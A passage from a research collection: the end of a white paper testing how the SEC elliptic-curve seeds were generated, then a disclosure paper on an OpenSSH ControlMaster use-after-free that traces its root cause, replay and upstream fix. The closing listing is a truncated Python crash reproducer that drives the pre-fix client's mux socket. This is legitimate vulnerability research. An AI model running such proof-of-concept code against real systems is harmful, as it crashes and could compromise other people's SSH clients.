the generator state at session end. Printed page 162 cites the *Security Builder Programmer's Reference Manual*, Release 1.1, document `SBPR-9706-0001`, dated 1997 [18].

This identifies a real seed-mixing mechanism in a Certicom product. Its use in the SEC parameter-generation software is unproven. We have neither the relevant persistent value nor a record that the standards-generation program used this API. An arbitrary XOR mask chosen to force one desired output would merely move the unexplained constant into the mask.

The distinction between ordinary SHA-1 and the FIPS 186 construction also matters. The inspected FIPS 186-1 procedure uses a SHA-1 compression operation on a seed block padded with zeroes, with a specified initial state. Ordinary SHA-1 adds its own message padding and length encoding [19, 20]. A search using only an ordinary hash function would not test that construction.

We reconstructed the compression-based procedure and checked the existing corpus of 102 distinct public seeds. The experiment fixes the seed width at 160 bits, optional input at zero, two stated initial-state variants, the first one or two output blocks, and eight named coordinate conversions per degree. Its 3,264 candidate equalities give no exact match to either larger shared start. Both FIPS 186-1 Appendix 5 examples and the complete 160-byte RFC 4186 example pass as controls [21]. The coordinate adaptations and two-block session variant are hypotheses, rather than recovered Security Builder behavior. Unknown seed mixing, later calls, other seed widths, DES-based generation, and EC-BBS remain outside this test.

The archive search found attributed sample code in a later Qpopper distribution calling `EZInitRandom`, `EZSeedRandom`, and `EZGenerateRandom`; the underlying implementations were absent [22]. A period Security Builder brochure distinguishes compiled libraries from supplied sample code [23]. The missing manual itself was not recovered. Internet Archive searches that appeared to return it led to software collections whose catalogues matched the title's words separately. Their inspected catalogues and available directory listings supplied no matching manual or SDK filename. This is a search result with limited coverage, not proof that no copy survives.

9 One shared random stream is still a restrictive hypothesis

An unknown initial seed does not make every construction possible. Suppose both field sizes reset to the *same* unknown output stream and apply the same specified conversion. Treat its first two 160-bit blocks, R_0 and R_1, as completely arbitrary. This grants more freedom than a particular generator or seed can provide.

If the 131-bit result is the low 131 bits of R_0, and the 193-bit result is the low 193 bits of $R_0 \| R_1$, their overlapping 33 bits must agree. The observed values do not:

$$\mathrm{low}_{33}(S_{131}) = \texttt{0xa7879682}, \tag{11}$$

$$S_{193} \gg 160 = \texttt{0x23daf8}. \tag{12}$$

No seed can fix that contradiction while leaving those assumptions intact.

The supplied linear-algebra check treats all 320 stream bits as unknowns. It finds explicit inconsistent-equation certificates for five conversions: low complete-block bits, high complete-block bits, polynomial reduction of complete blocks, and masked byte prefixes in either byte order. All 170 constructed positive controls are consistent and yield valid witnesses. Appendix B gives a separate elementary check for the polynomial case.

This result does not rule out width-dependent initialization, a different call offset, output consumed between calls, modular-order reduction, or nonlinear processing. A persistent seed XOR would leave the contradiction intact only if both sizes still began with the identical resulting stream. The point is to state precisely what an initialization explanation must change, rather than treating an unknown seed as an explanation by itself.

BRIAN MINGUS RESEARCH COLLECTION / BM-CCC4FCCB31FB

10 What would resolve the question

The investigation has reached a concrete boundary. The ten public generators can be checked against early numerical documents. The six binary generators can be reconstructed from their shared starts. Several simple explanations for those starts are inconsistent with the data. None of these steps produces the two larger integers from an independently justified historical input.

The most useful next evidence is therefore specific: the 1997 Security Builder manual identified by document number, the implementations behind the period RNG interfaces, the original parameter-generation program, or a contemporaneous seed and generation log. A recovered source fragment would need to connect the seed, any preprocessing, the integer conversion, the retry rule, and the final point. Reproducing a second constant without fitting it would be especially valuable.

A larger arbitrary seed range would answer a narrower question: whether that range contains a match under the chosen model. It would not settle how a different program operated. The same applies to attractive stories about manual editing or intentional design. The surviving numerical evidence does not establish either story.

10.1 Limits and research record

This is a technical white paper, not a claim that the historical mystery has been solved or that the observations are all novel. The prime fingerprint and earlier cofactor suggestions are credited to prior work. Priority for the additional reconstructions and exclusions has not been established by an exhaustive literature review. A subsequent original record could explain the constants using a model that the present tests never considered.

The arithmetic verifiers trust the standard's subgroup orders and reduction polynomials. They check the stated point identities; they do not independently prove every order prime, every field polynomial irreducible, or every full curve order. Historical text extraction has its own boundaries, including cached pages for the September draft and custom-font normalization for the October PDF. Both the assumptions and the retained controls are part of the evidence package.

OpenAI Codex assisted with source retrieval, programming, hypothesis testing, and preparation of this paper. The numerical claims are supported by executable checks, published control examples, and the independent calculations identified in the text. The paper-preparation replay reran the Python checks in a separate copy of the evidence bundle. It did not recompile every historical C library, and comparison with recorded C outputs should be read on that basis. AI assistance is not a substitute for those verification boundaries.

The original recipe remains unknown. What we can now state precisely is where the published points lead, which proposed routes fail, and which source records would allow the investigation to move from a compatible reconstruction to a historical explanation.

A Scope of the reproducible checks

Table 3 separates exact structural results from finite searches. The full bundle records the source-specific layouts and control vectors. A software name in this table refers to those stated models, not to all uses or versions of the software.

BRIAN MINGUS RESEARCH COLLECTION / BM-CCC4FCCB31FB

Table 3. Representative checks and their limits.

Check	Result and coverage	Outside the result
Prime shared input	Ten CRT cases; minimum 829 bits under field reduction, 827 under order reduction used as x. Nested low-bit and stated common-seed expansion models are inconsistent.	Curve-specific inputs, extra rejection rules, other expansion, scalar-generation models.
Binary reconstruction	Six curves; both doubling preimages, scan intervals, two compatible root rules.	Historical identity of the scan, root rule, or initial seed.
Challenge resemblance	Exact polynomial-basis trace mismatch and odd normal-basis parity.	Changed input bits or subsequent arithmetic.
FreeLIP	All-state direct-output exclusions for the two starts at 26-, 30-, and 62-bit limb widths with the specified bounds.	Other bounds, hashing, field conversions, interleaved calls, broken machine arithmetic.
`lrand48`	1,148 declared direct-output layouts excluded for all 48-bit states.	Hashing, field reduction, arbitrary interleaving.
PARI 2.0.16	Three recurrence/packing models excluded; an additional prefix check covers the prime scan intervals.	Different transformations or routines.
NTL 3.8b	No match in 50 distinct API configurations at raw-word offsets 0–4,095; original-source controls and an independent replay agree.	Other seeds, later offsets, or identity with pre-September-1999 code.
GMP 2.0.2	896 default whole-number draw positions across the stated GNU C library models; no match.	Explicit seeding, arbitrary prior calls, other platforms and routines.
Public-seed hashes	102 distinct seeds, stated offsets and encodings; SHA-1, SHA-0, MD5 and RIPEMD-160 tests give no match.	Unknown seeds, arbitrary text, untested transforms.
FIPS 186 experiment	3,264 specified candidate equalities; controls pass, no exact start match.	Unknown seed mixing, other widths, later calls, DES and EC-BBS.
Shared reset stream	Five named linear conversions inconsistent for any two 160-bit blocks.	Different streams, call offsets, or nonlinear processing.

B An elementary check of the polynomial-stream case

The shared-stream polynomial model uses the SEC reduction polynomials

$$f_{131}(z) = z^{131} + z^8 + z^3 + z^2 + 1, \qquad f_{193}(z) = z^{193} + z^{15} + 1. \tag{13}$$

Represent the first block as $R_0 = U + Qz^{131}$, where $\deg U < 131$ and $\deg Q < 29$. Its 131-bit remainder is

$$U + Q(1 + z^2 + z^3 + z^8). \tag{14}$$

For the second output, reduce $R_0 z^{160} + R_1$ modulo f_{193}. Its coefficients at degrees 160 through 192 are exactly the low 33 coefficients of R_0. The folded high part has degree at most 141, and R_1 has degree at most 159, so neither can alter those 33 coefficients.

BRIAN MINGUS RESEARCH COLLECTION / BM-CCC4FCCB31FB

The two observed outputs therefore require

$$Q(1 + z^2 + z^3 + z^8) \equiv D \pmod{z^{33}}, \tag{15}$$

where the coefficient bitstring for D is

$$D = \texttt{0xa7879682} \oplus \texttt{0x23daf8} = \texttt{0xa7a44c7a}. \tag{16}$$

The constant coefficient of the multiplier is one. Its coefficients determine Q successively, with $q_i = d_i + q_{i-2} + q_{i-3} + q_{i-8}$ and negative-index coefficients zero. The forced result modulo z^{33} is `0x1d2aaf2e2`. Its bits above index 28 are nonzero, contradicting $\deg Q < 29$. This independently confirms the linear-algebra exclusion for this one conversion. It is a necessary-condition argument over arbitrary blocks, not an inversion of a particular generator.

C Reproduction and document provenance

The companion archive contains this LaTeX project, the investigation bundle, and a paper-specific validation receipt. The bundle preserves dated checkpoints, including statements later superseded by recovered documents; the paper and `LATEST-FINDINGS.txt` provide the current interpretation. Paths below are relative to `evidence/secp-generator-investigation/` in the companion archive.

```
python -E -s -S -B verify.py
python -E -s -S -B hypotheses.py
python -E -s -S -B certicom_controls.py
python -E -s -S -B followup/binary_pairs/verify_binary.py
python -E -s -S -B shared-starts/run_checks.py
python -E -s -S -B continuation/run_checks.py
python -E -s -S -B origin-followup/run_checks.py
python -E -s -S -B certicom-source/run_checks.py
python -E -s -S -B archive-and-stream/check_shared_stream.py
```

These commands use Python's standard library and require no network access. The checks use assertions; Python optimization must remain disabled. The input fixtures contain public parameter values and exported source evidence. Replaying a fixture is not equivalent to fetching and authenticating every original document again.

The paper was typeset using an adaptation of Guillermo Jiménez's Rho class, Version 3.0.1, released 15 April 2026, with contribution credit retained for Eduardo Gracidas [24]. The source package records the upstream commit, license, and changes for a single-column white paper. Template attribution is separate from the authorship of this analysis.

References

[1] Certicom Research. *Standards for Efficient Cryptography (SEC) 2: Recommended Elliptic Curve Domain Parameters*, September 2000. URL https://www.secg.org/SEC2-Ver-1.0.pdf. Version 1.0, 20 September.

[2] Anthropic. Claude reveals ECDSA curve origins, October 2026. URL https://www.anthropic.com/research/ecdsa-curve-origins. 16 October.

[3] Gregory Maxwell. Answer to: What does the special form of the base point of secp256k1 allow?, 2019. URL https://crypto.stackexchange.com/a/76010. Crypto Stack Exchange, answer 76010; includes discussion of earlier cofactor-generation hypotheses.

BRIAN MINGUS RESEARCH COLLECTION / BM-CCC4FCCB31FB

[4] John Zweng. Reproducible calculations of the SEC prime-curve half-generators, 2022. URL https://gist.github.com/johnzweng/863f412689ee383cc41ac7c709ca662c. Public code, April 2022.

[5] Nadia Heninger. The state of the art of ECC in real-world protocols, 2024. URL https://troll.iis.sinica.edu.tw/ecc24/slides/4-05-ecc.pdf. ECC 2024 presentation, slide 44.

[6] Certicom. *The Certicom ECC Challenge*, n.d.. URL https://www.certicom.com/content/dam/certicom/images/pdfs/cert_ecc_challenge.pdf. Older downloadable revision. Inspected PDF metadata dates to 2003; not treated as an authenticated 1997 edition.

[7] Certicom. Curves list: ECC challenge parameters, n.d.. URL https://www.certicom.com/content/certicom/en/curves-list.html. Public parameter table; accessed 17 October 2026.

[8] Certicom Research. *Standards for Efficient Cryptography (SEC) 2: Recommended Elliptic Curve Domain Parameters*, October 1999. URL https://web.archive.org/web/20240414044829if_/https://citeseerx.ist.psu.edu/document?repid=rep1&type=pdf&doi=2840bfaf7cf8f97deeaddcd4274e82863ec522ee. Version 0.6, complete archived working draft.

[9] Certicom Research. *GEC 1: Recommended Elliptic Curve Domain Parameters*, September 1999. URL https://citeseerx.ist.psu.edu/document?doi=fe42ff586c6b5bd314cee6577221a2675319ed5e&repid=rep1&type=pdf. Version 0.5. Comparison uses retained cached numerical pages; complete PDF not recovered.

[10] Standards for Efficient Cryptography Group. Meeting minutes, 16 september 1999, 1999. URL https://web.archive.org/web/20001102094425id_/http://www.secg.org:80/collateral/Minutes19990916Mtg.pdf.

[11] Wireless Application Protocol Forum. *Wireless Transport Layer Security Specification*, 1999. URL https://www.c3.hu/docs/wml1.1/SPEC-WTLS-19990211.pdf. Version 11-Feb-1999; Table 8, printed page 80.

[12] Wireless Application Protocol Forum. *Wireless Transport Layer Security Specification*, 1998. URL https://www.c3.hu/docs/wml1.0/WTLS-30-Apr-98.pdf. Version 30-Apr-1998.

[13] LiDIA Project. LiDIA 1.1 source archive, including FreeLIP V1.0, n.d. URL https://ftp.mizar.org/pub/security/replay/crypto/LIBS/math/LiDIA-1.1.tar.gz. Bundled FreeLIP README dated 1 May 1995; archive hash and controls in the companion evidence.

[14] PARI/GP Project. PARI 2.0.16 beta source archive, 1999. URL https://pari.math.u-bordeaux.fr/pub/pari/OLD/2.0/pari-2.0.16.beta.tgz. Historical release, June 1999.

[15] MIRACL. Historical MIRACL source archive, n.d. URL https://www.mirrorservice.org/sites/ftp.wiretapped.net/pub/security/cryptography/libraries/math/miracl/miracl.zip. Mirror listing dated April 1996; source carries earlier dates.

[16] Maplesoft. RandomTools/LinearCongruence/NewGenerator, n.d. URL https://www.maplesoft.com/support/help/maple/view.aspx?path=RandomTools/LinearCongruence/NewGenerator. Current compatibility documentation used to define the modeled assembly; not proof of every historical implementation.

[17] Certicom. Security builder SDK 2.0, 1998. URL https://web.archive.org/web/19981207011453id_/http://www.certicom.com:80/cSecure/sdk.htm. Archived capture, 7 December 1998.

[18] Certicom. *VeriSmart elliptic-curve card security policy*, n.d.. URL https://csrc.nist.gov/CSRC/media/projects/cryptographic-module-validation-program/documents/security-policies/140sp55.pdf. Retained by NIST for certificate 55. Printed pages 144 and 162; PDF creation metadata 8 July 1999. Exact revision/publication date not inferred from metadata alone.

BRIAN MINGUS RESEARCH COLLECTION / BM-CCC4FCCB31FB

[19] National Institute of Standards and Technology. *Digital Signature Standard (DSS)*, 1998. URL https://csrc.nist.gov/files/pubs/fips/186-1/final/docs/fips186-1.pdf. FIPS PUB 186-1, Appendices 3 and 5.

[20] ANSI X9.62 Working Group. *Public Key Cryptography for the Financial Services Industry: The Elliptic Curve Digital Signature Algorithm (ECDSA)*, 1998. URL https://safecurves.cr.yp.to/grouper.ieee.org/groups/1363/private/x9-62-09-20-98.pdf. Working draft dated 20 September 1998; Appendix A.4 and point-arithmetic appendices.

[21] Henry Haverinen and Joseph Salowey. Extensible authentication protocol method for GSM subscriber identity modules (EAP-SIM). Technical Report RFC 4186, IETF, January 2006. URL https://www.rfc-editor.org/rfc/rfc4186. Appendix A.5 is used as a later primitive/feedback control.

[22] QUALCOMM. Qpopper 4.0.5 source distribution, n.d. URL https://archive.debian.org/debian/pool/main/q/qpopper/qpopper_4.0.5.orig.tar.gz. The sslplus_utils.c wrapper carries SSL Plus 3.0.2 / July 1999 headers; archive member modified in 2003.

[23] Certicom. Security builder: cryptographic toolkit data sheet, 1999. URL https://web.archive.org/web/20000819094825id_/http://www2.certicom.com:80/pdf/datasheets/securitybuilder.pdf. Printed copyright 1999; archived 19 August 2000.

[24] Guillermo Jiménez. Rho class, version 3.0.1, 2026. URL https://github.com/MemoJimenez/Rho-class. 15 April 2026; contributor Eduardo Gracidas. CC BY 4.0. Upstream commit 70808a3e3e1c780129613573bb1ce64c8e436bb5.

BRIAN MINGUS RESEARCH COLLECTION / BM-CCC4FCCB31FB



SECURITY RESEARCH | ADDED OCTOBER 16, 2026

A Pending Reply, a Moving Array

The OpenSSH ControlMaster Use-After-Free

CVE-2026-73282

Brian Mingus / Cognatory, LLC

A case study in asynchronous memory safety: the lifetime of a pending reply, the limits of laboratory evidence, and the upstream repair.

BRIAN MINGUS RESEARCH COLLECTION / BM-EAF4D1CE9D37

Collection cover added October 16, 2026. All seven manuscript pages follow unchanged.

AI-generated conceptual artwork; separate from scientific figures.

brianmingus.com

A Pending Reply, a Moving Array: The OpenSSH ControlMaster Use-After-Free (CVE-2026-73282)

Brian Mingus
Cognatory, LLC
brian@cognatory.com

Abstract

OpenSSH's client can retain a pointer into its remote-forwarding array while waiting for a server reply. A second forwarding request through the local ControlMaster socket can resize that array before the reply arrives. In the affected client, the reply callback then dereferences the obsolete pointer. This paper traces that lifetime error through the OpenSSH 10.4p1 source, the preserved disclosure artifacts, and a local replay. The original optimized crash campaign recorded 50 crashes in 50 delayed-reply trials; an AddressSanitizer trace identifies a heap use-after-free. A separate, build-specific August 3 demonstration was reduced to a readable Python replay that met its code-execution marker condition in 10 of 10 recent local trials. That replay requires same-user access to the target's `/proc` files and restricted multiplexing socket. It therefore does not establish a remote-only exploit or a privilege crossing. OpenSSH 10.5 replaced the unstable pointer with a checked forwarding index. The case illustrates how a pending asynchronous callback can outlive the storage location of the object it names.

1 Introduction

OpenSSH's `ssh(1)` client supports connection multiplexing: a ControlMaster maintains the authenticated connection while local clients send commands through its Unix-domain control socket. The same master can also request remote port forwarding. A request's reply arrives later, after other local events may have changed the master's forwarding table.

The defect studied here, CVE-2026-73282, lies at that boundary. In the pre-fix client, startup forwarding registers a pointer to one element of `options.remote_forwards` as a global-reply callback context. A local mux request can append another forwarding and move the array with `xreallocarray()`. When the server's delayed reply invokes the callback, it uses the former element address. OpenSSH's 10.5 release notes credit the report and fix to Brian Mingus of Cognatory [1].

This is a client-side memory-lifetime flaw, not an `sshd` authentication failure. The remote server can delay its reply, but the source and the reproduction require another process with access to the local ControlMaster socket. A later proof of concept demonstrates a stronger effect in a controlled, same-user Linux lab. Because that proof reads the target's `/proc` memory and depends on a particular binary and libc layout, it does not demonstrate that an unprivileged remote server can reproduce the same result against an ordinary installation.

We make three evidence-bounded contributions. First, we give a source-level account of how the pending callback becomes stale, including the 2010 storage change and the upstream repair. Second, we separate the archived crash and sanitizer results from a new replay of the August 3 Python attachment. Third, we identify exactly which local capabilities the latter replay supplies to make its memory-corruption chain work. The artifact package accompanies this paper so that those claims can be checked against the original correspondence, as-sent code, and pinned laboratory target.

2 Background and threat model

2.1 The two request paths

A startup `-R` option creates a remote-forward request on the authenticated SSH connection. The server later returns a success or failure global reply; a dynamic request with port zero also returns its allocated port. OpenSSH queues a callback and opaque context until this reply is dispatched by `client_global_request_reply()` in `clientloop.c`. The callback eventually reaches `ssh_confirm_remote_forward()` in `ssh.c`.

Independently, a local client can connect to the master's restricted ControlMaster socket and issue `ssh -O forward -R ...`. The master parses that mux request, asks the server for the additional forward, and appends its description to the same global forwarding array. The two request paths share state even though the first reply is still pending.

BRIAN MINGUS RESEARCH COLLECTION / BM-EAF4D1CE9D37




Figure 1: The required interleaving. The server controls reply timing; only a local process with access to the restricted mux socket supplies the intervening forwarding request. Numbered stages distinguish the pending reply, array relocation, and stale callback use.

2.2 Required actors and capabilities

The minimal trigger has an authenticated ControlMaster with a pending startup remote-forward reply, a server that delays that reply, and a local process permitted to submit a distinct forwarding through the master's control socket. An array relocation must occur before the original reply is processed. The server alone cannot send a mux command to the local socket. `ControlPersist` and `ExitOnForwardFailure` were not required in the original report. Nothing in the artifact package measures how common the necessary shared-socket configuration is in production.

The August 3 exploitability demonstration has additional prerequisites: Linux/x86-64, the tested heap and libc layout, a known pre-fix client binary, and same-user read access to `/proc/<pid>/maps`, `/proc/<pid>/mem`, and process state for the child client. The script also creates and accesses the master's restricted local socket itself. Those are experimenter capabilities in the lab, not capabilities shown to be available to a remote server.

3 Root cause and affected code

In the inspected pre-fix portable source identified as OpenSSH 10.4p1, `ssh_init_forwarding()` registers an address inside a resizable array (`ssh.c`, lines 2102–2108):

```
client_register_global_confirm(
    ssh_confirm_remote_forward,
    &options.remote_forwards[i]);
```

The mux path calls `add_remote_forward(&options, &fwd)` in `mux_master_process_open_fwd()` (`mux.c`, line 858). That function grows the array in `readconf.c`, lines 408–411:

```
options->remote_forwards =
    xreallocarray(options->remote_forwards,
        options->num_remote_forwards + 1,
        sizeof(*options->remote_forwards));
```

If the allocator moves the array, the old address held by the pending callback no longer names a live `Forward`. The duplicate-forward check in `add_remote_forward()` does not prevent this path when the mux request is distinct. The server reply then causes `client_global_request_reply()` to pass its queued context to `ssh_confirm_remote_forward()`, which casts the context to a `Forward *` and reads its fields in the first debug call (`ssh.c`, lines 1908–1915). The original sanitizer trace identifies the resulting eight-byte read at `ssh.c:1915`, with the free originating in `xreallocarray()` through `add_remote_forward()` and `mux_master_process_open_fwd()`. The optimized crash trace resolves through `strlen()` called by that logging path. For a successful dynamic-port reply, the source also contains a later assignment to `rfwd->allocated_port`; the sanitizer run aborted at the earlier read, so that later stale write was not independently observed in that run.

The vulnerable shape appeared when remote forwarding changed from fixed array storage to reallocatable storage in the 2010 change represented by portable commit `232cfb1` [2]. In the inspected 5.5p1 snapshot, `add_remote_forward()` writes into bounded storage; in 5.6p1 it calls `xrealloc()` while the callback still stores an element address. We directly inspected those two snapshots, 10.4p1, and the repaired 10.5p1 source. The August 2 report states that every intermediate portable p1 tag through 10.4p1 was audited, but those intermediate snapshots were not all rechecked for this paper. Distribution backports are outside this version comparison. The CVE record describes the issue broadly as affecting re-

BRIAN MINGUS RESEARCH COLLECTION / BM-EAF4D1CE9D37




Figure 2: Capabilities in the tested topology. The remote peer supplies timing; the local helper supplies the mux request. The August 3 lab additionally reads the same-user client's process memory, so its outcome cannot be attributed to the remote peer alone.

leases before 10.5 [3]; this paper's narrower historical claim is the verified 5.6p1 transition.

4 Evidence and local replay

4.1 Minimal crash reproducer

The following listing formats the recovered minimal Python reproducer from the August 3 email for a single column; the as-sent text remains preserved in the accompanying project. It accepts the path to a pre-fix `ssh` binary, starts a loopback SSH peer, waits for the master's control socket, sends two local mux forwarding requests while the startup reply is pending, and releases a failure reply. Its brief sleep is part of the historical reproducer, giving the master time to process both local requests; the separate paper exploit below uses observed state transitions instead of a fixed stage delay. In one direct run against the pinned pre-fix client, this listing returned −11 (SIGSEGV). That result confirms the crash, not the stronger code-execution claim. The printed source is `minimal-crash-readable.py`; the original is `minimal-crash.py`.

4.2 Preserved disclosure results

The August 2 report and its source-only archive retain an optimized-run summary, a symbolized AddressSanitizer log, and a patched-run summary. Table 1 reports those records as archived results. The optimized 50-trial summary names a runner hash different from the `reproduce.py` in the archived bundle; accordingly, the included portable runner should not be described as the byte-identical program behind all 50 trials. Its source and the authenticated test peer still document the delayed-reply experiment.

Table 1: Results retained in the August 2 disclosure artifacts. Counts describe those records, not a newly executed cross-platform campaign.

Configuration	Trials	Recorded result
Optimized, pre-fix	50	50 SIGSEGV
ASan/UBSan, pre-fix	11	11 heap UAF
Optimized, proposed fix	20	0 signals

The original report also records 10 clean patched sanitizer cases and passing `multiplex` and `forward-control` regressions. Those results are disclosure records; this paper does not turn them into claims about unrelated build configurations. In a separate local negative control, the recovered minimal crash example remained connected for its 15-second wait against a patched build rather than crashing. This one control tests the expected direction of the fix, but a timeout alone is not a complete regression suite.

4.3 August 3 exploitability demonstration

The August 3 email attached a 37,248-byte Python demonstration after providing a shorter crash example in the message body. The as-sent attachment is preserved byte for byte in the accompanying project. A new readable derivative, `august-3-readable.py`, retains the local trigger while removing unused research branches and replacing fixed stage delays with observations of the client's state. A separate compact derivative is retained for comparison; the readable source is the paper's primary executable artifact.

For local replay, we rebuilt pre-fix portable commit `ec048563` (reporting OpenSSH 10.4p1) with GCC 15.2, `-O3 -g1 -fno-omit-frame-pointer`, on WSL Ubuntu 26.04 x86-64. The lab wrapper uses the loader and libc from the signed Ubuntu August 3, 2026 snapshot, package `libc6 2.43-2ubuntu2.3`; it does not replace the host libc. The Python environment pins Paramiko 5.0.0 and cryptography 50.0.2. The executable digest and source

BRIAN MINGUS RESEARCH COLLECTION / BM-EAF4D1CE9D37




Figure 3: The pointer-lifetime failure and the repair. Reallocation preserves element order but may change element addresses. An index remains meaningful after relocation, subject to a bounds check.

provenance are recorded in `lab/PROVENANCE.md` and `lab/SHA256SUMS.lab.txt`.

The readable script launches a loopback Paramiko peer and the client as the same user. It observes the target's maps, heap, and process state, uses the local mux socket to arrange allocations and the pending reply, and then delivers the final server message. A run is counted successful only if the runner removes any prior `/tmp/o`, observes a new marker after that message, and exits normally; a client crash alone does not satisfy this condition. On 13 October 2026, the exact paper script met this condition in 10 of 10 bounded trials against the pinned lab target. The measured median trial time was 0.619 seconds (range 0.608–0.633 seconds). These are local replay results for one environment, not an estimate of exploitation probability on other hosts.

The as-sent program and readable replay use the same user's `/proc/<pid>/mem` read capability to locate target data and derive build-specific addresses. The marker is strong evidence that this laboratory sequence reached its intended outcome on the tested build; the newly recorded runs do not include an independent debugger trace of instruction-pointer control. The public bug report describes saved-RIP control and code execution on its original pinned build, with the same local prerequisites [2]. We do not infer a remote-only attack, privilege escalation, or reliable behavior across allocator versions.

5 Repair and disclosure

The proposed patch replaced the element pointer with a separately allocated context containing the forwarding index. On reply, the callback checks that the index is within the *current* array bounds, resolves the current element, and frees the context. Index identity survives an array relocation. The upstream repair follows this approach in `ssh.c`: it checks `rctx->fid` against `options.num_remote_forwards`, then resolves the current array element [4].

The comparison must use >=: an index equal to the element count is outside the array. The August 2 attached patch already had that bound. A later message corrected a > in a maintainer's inline proposal; it was not a correction to the attached patch. The final upstream change uses >= and frees the callback context with `freezero()`.

The private report was sent on August 2, and the August 3 follow-up supplied the minimal crash and stronger local demonstration. Maintainer Damien Miller acknowledged the reproductions and proposed fix while questioning the remote-code-execution classification because the trigger needs precisely timed access to a restricted local socket. The upstream fix was committed in August and shipped in OpenSSH 10.5, released August 11, 2026 [1, 4]. The later Bugzilla notice for bug 3986 marks the issue fixed in 10.5. CVE-2026-73282 was published for the use-after-free [3].

6 Discussion and limitations

The repair addresses a general lifetime rule: asynchronous callback state must remain valid until dispatch, even if another event can resize the collection that contained the original object. Here, the mux code already stored a forwarding index in its own confirmation context, while the startup path stored a direct pointer. A regression test should hold a startup reply, submit a distinct mux forwarding, then release the reply on both success and failure paths. It should check that the master remains alive and that the reply updates the intended forwarding. This is a test-design implication of the source and fix, not a claim that such a test has been merged upstream.

The recorded experiments cover one authenticated peer implementation, one optimized client build for the newer replay, and one historical glibc layout. The 50-trial crash summary and 11-trial sanitizer trace come from the disclosure archive, whereas the 10-trial marker result is a later local replay. The sample sizes show repeatability within those configurations; they do not measure field prevalence or attack success against unknown deployments. We did not test alternate allocators, operating systems, hardening profiles, or distribution backports. Nor did we demonstrate that a remote server can cause the local mux action. The CVE's published scoring metadata

BRIAN MINGUS RESEARCH COLLECTION / BM-EAF4D1CE9D37

Listing 1. Minimal crash reproducer

```
import sys
from contextlib import ExitStack
from multiprocessing.connection import Client
from os.path import exists
from socket import create_server
from subprocess import Popen
from tempfile import TemporaryDirectory
from time import sleep

from paramiko import AUTH_SUCCESSFUL, ECDSAKey, Message
from paramiko import ServerInterface, Transport

with ExitStack() as stack:
    tmp =
    stack.enter_context(TemporaryDirectory(dir="/tmp"))
    path = tmp + "/c"
    listener = create_server(("127.0.0.1", 0))
    stack.enter_context(listener)

    class Server(ServerInterface):
        def check_auth_none(self, _): return
        AUTH_SUCCESSFUL

        def check_port_forward_request(self, _, port):
            if port: return False
            while not exists(path): sleep(0.001)
            for port in (1, 2):
                mux = stack.enter_context(Client(path))
                mux.send_bytes(bytes(
                    Message().add_int(1).add_int(4)
                ))
                request = Message().add_int(0x10000006)
                request.add_int(0).add_int(2).add_string("x
                ")
                request.add_int(port).add_string("x" * 40)
                request.add_int(9)
                mux.send_bytes(bytes(request))
            sleep(0.1)
            return False

    command = [sys.argv[1], "-Fnone", f"-MS{path}", "-R0",
